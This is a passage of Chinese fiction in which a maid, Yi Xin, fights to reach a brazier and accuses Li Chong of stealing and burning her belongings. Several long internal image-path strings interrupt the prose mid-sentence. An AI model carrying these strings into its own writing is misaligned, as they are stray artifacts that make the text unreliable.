    易辛不说话,满脑子只有火盆,刚被李冲掀在地上,又不管不顾地爬起来,再度去向火盆。钱衡莫名,不知她什么意思,但也有些心慌,因为他不久前把桃木扔进了火盆。


    他琢磨半天,本想将功补过,奈何实在搞不出个所以然,就被李冲盯着烧了。


    李冲自然知晓其中缘由,但没想到这么快就被易辛发现,还追到了这里。他连忙摁住易辛,斥责道:“你这侍女好大胆子,竟敢在这里作乱!”


    易辛用尽蛮力挣扎,瞪住李冲时,目光异常雪亮,仿佛从瞳孔深处燃起了两把火,她怒吼道:“你偷了我的东西!你是不是把它烧了!火盆里在烧什么!”